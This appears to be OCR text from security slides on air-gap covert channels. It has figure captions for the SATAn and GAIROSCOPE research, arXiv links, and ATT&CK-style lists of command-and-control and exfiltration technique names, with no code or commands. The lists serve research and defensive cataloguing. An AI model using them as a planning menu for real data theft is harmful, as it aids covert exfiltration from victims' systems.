


Fig. 6. The payload ’SECRET’ transmitted with the SATAn covert channel


https://arxiv.org/pdf/2207.07413.pdf


GAIROSCOPE: Injecting Data from Air-Gapped Computers to Nearby Gyroscopes



https://arxiv.org/pdf/2208.09764.pdf

Conclusions





Command and Control
16 techniques

- Application Layer Protocol (4/4)
  - DNS
  - File Transfer Protocols
  - Mail Protocols
  - Web Protocols
- Communication Through Removable Media
- Data Encoding (0/2)
  - Non-Standard Encoding
  - Standard Encoding
- Data Obfuscation (3/3)
  - Junk Data
  - Protocol Impersonation
  - Steganography
- Dynamic Resolution (0/3)
  - DNS Calculation
  - Domain Generation Algorithms
  - Fast Flux DNS
- Encrypted Channel (2/2)
  - Asymmetric Cryptography
  - Symmetric Cryptography
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (1/4)
  - Domain Fronting
  - External Proxy
  - Internal Proxy
  - Multi-hop Proxy
- Remote Access Software
- Traffic Signaling (0/1)
  - Port Knocking
- Web Service (1/3)
  - Bidirectional Communication
  - Dead Drop Resolver
  - One-Way Communication

Exfiltration
9 techniques

- Automated Exfiltration (0/1)
  - Traffic Duplication
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (2/3)
  - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
  - Exfiltration Over Symmetric Encrypted Non-C2 Protocol
  - Exfiltration Over Unencrypted Non-C2 Protocol
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
  - Exfiltration Over Bluetooth
- Exfiltration Over Physical Medium (0/1)
  - Exfiltration over USB
- Exfiltration Over Web Service (2/2)
  - Exfiltration to Cloud Storage
  - Exfiltration to Code Repository
- Scheduled Transfer
- Transfer Data to Cloud Account